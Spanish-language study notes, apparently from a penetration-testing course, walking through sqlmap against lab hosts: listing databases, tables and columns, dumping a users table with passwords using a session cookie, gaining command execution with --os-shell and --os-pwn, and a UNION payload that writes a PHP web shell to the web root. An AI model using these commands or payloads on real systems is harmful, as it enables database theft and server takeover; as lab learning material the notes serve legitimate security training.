# SQLMap

Con el parámetro `-u` le pasamos la URL:

```
/home/s/Desktop/s4vitar/Academia/192.168.111.42 on master !12 ?2 sqlmap -u 'http://192.168.111.42/dashboard.php?id=1"
```

Para listar las bases de daros usamos `--dbs`.

## Añadir cookie a sqlmap

En ocasiones tenemos que arrastar la cookie de sesión, por ello usamos `--cookie`:

```
/home/s/Desktop/s4vitar/Academia/192.168.111.42 on master !12 ?2 sqlmap -u 'http://192.168.111.42/dashboard.php?id=1' --dbs --cookie "PHPSESSID=qc6uive0eq9907ks
690p68l4d4"
```

Si sabemos que el gestor de base de datos que está corriendo es MySQL usamos `--dbms mysql` Asi nos arromaos payloads y tiempo.

```
--dbms mysql
```

Con `--batch` seteamos todas las preguntas a “Si” por defecto

```
--batch
```

Cuando termine nos dumpea todas las bases de datos:

```
---
[20:28:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[20:28:56] [INFO] fetching database names
available databases [5]:
[*] darkhole_2
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[20:28:56] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 13 times
[20:28:56] [INFO] fetched data logged to text files under '/ro

[*] ending @ 20:28:56 /2023-03-22/
```

Ya sabiendo las bases de datos, con `-D` seleccionamos el nombre de la base de datos que queremos y con `--tables` nos muestra las tablas

```
/home/s/Desk/s/A/192.168.111.42 on master !12 ?2 took 12s sqlmap -u 'http://192.168.111.42/dashboard.php?id=1' --cookie "PHPSESSID=qc6uive0eq9907ks690p68l4d
4" --dbms mysql --batch -D darkhole_2 --tables
```

```
Payload: id=-7362' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x716a786271,0x476e6c6174464b597148505551...
---
[20:30:48] [INFO] testing MySQL
[20:30:48] [INFO] confirming MySQL
[20:30:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 8.0.0
[20:30:48] [INFO] fetching tables for database: 'darkhole_2'
Database: darkhole_2
[2 tables]
+--------+
| ssh    |
| users  |
+--------+

[20:30:48] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.111.42'

[*] ending @ 20:30:48 /2023-03-22/
```

Ahora sabiendo la tabla, para enumerar sus columas, usamos `-T` para seleccionar la tabla y `--columns`

```
/home/s/Desktop/s4vitar/Academia/192.168.111.42 on git master !12 ?2 sqlmap -u 'http://192.168.111.42/dashboard.php?id=1' --cookie "PHPSESSID=qc6uive0eq9907ks690p68l4d4" --dbms mysql --batch -D darkhole_2 -T users --columns
```

Ahora para dumpear las columnas con `-C` seleccionamos la columna y usamos `--dump`

```
/home/s/Desktop/s4vitar/Academia/192.168.111.42 on git master !12 ?2 sqlmap -u 'http://192.168.111.42/dashboard.php?id=1' --cookie "PHPSESSID=qc6uive0eq9907ks690p68l4d4" --dbms mysql --batch -D darkhole_2 -T users -C username,password --dump
```

```
web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 8.0.0
[20:31:45] [INFO] fetching entries of column(s) 'password,username' for table 'users' in database 'darkhole_2'
Database: darkhole_2
Table: users
[1 entry]
+----------------------------+----------+
| username                   | password |
+----------------------------+----------+
| Jehad Alqurashiasddasdasdas | 321      |
+----------------------------+----------+

[20:31:46] [INFO] table 'darkhole_2.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.111.42/
[20:31:46] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.111.42'

[*] ending @ 20:31:46 /2023-03-22/
```

SQLMap tiene un opción llamada `--os-shell` que su equivalente sería algo asi y te daria una bash interactiva:

```
' union select 1,"<?php system($_GET['cmd']); ?>",3,4,5,6 into outfile "/var/www/html/cmd.php"-
```


```
/home/s/Desk/s4vitar/Academia/192.168.111.42 on git master !12 ?2 sqlmap -u 'http://192.168.111.42/dashboard.php?id=1' --cookie "PHPSESSID=qc6uive0eq9907ks690p68l4d4" --os-shell --batch
```

Hay otro llamado `--os-pwn` que intenta enviar y recibir comando al sistema objetivo

Hay que elegir el lenguaje que usa la web

```
back-end DBMS: MySQL 8
[20:37:25] [INFO] fingerprinting the back-end DBMS operating system
[20:37:25] [INFO] the back-end DBMS operating system is Linux
[20:37:25] [INFO] going to use a web backdoor to establish the tunnel
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
```

Podemos utilizar `-risk` y `--level` para la inyección se tenga un mayor nivel de profunidad.




## Orden en formularios (POST)

```shell
sqlmap http://172.17.0.2/login.html --form --dbs --batch # Descubrir bases de datos
```

```shell
sqlmap http://172.17.0.2/login.html --form -D users --tables --batch  # Descubrir tablas
```

```shell
sqlmap http://172.17.0.2/index.php --form -D users -T usuarios --columns --batch # Sacar columnas de la table
```

```shell
sqlmap http://172.17.0.2/index.php --form -D users -T usuarios -C id,password --dump --batch # Sacar información de tablas
```

## Orden de formularios (GET)

```shell
sqlmap -u "http://realgob.dl/edo_cuenta.php?id=1" --dbs --batch
```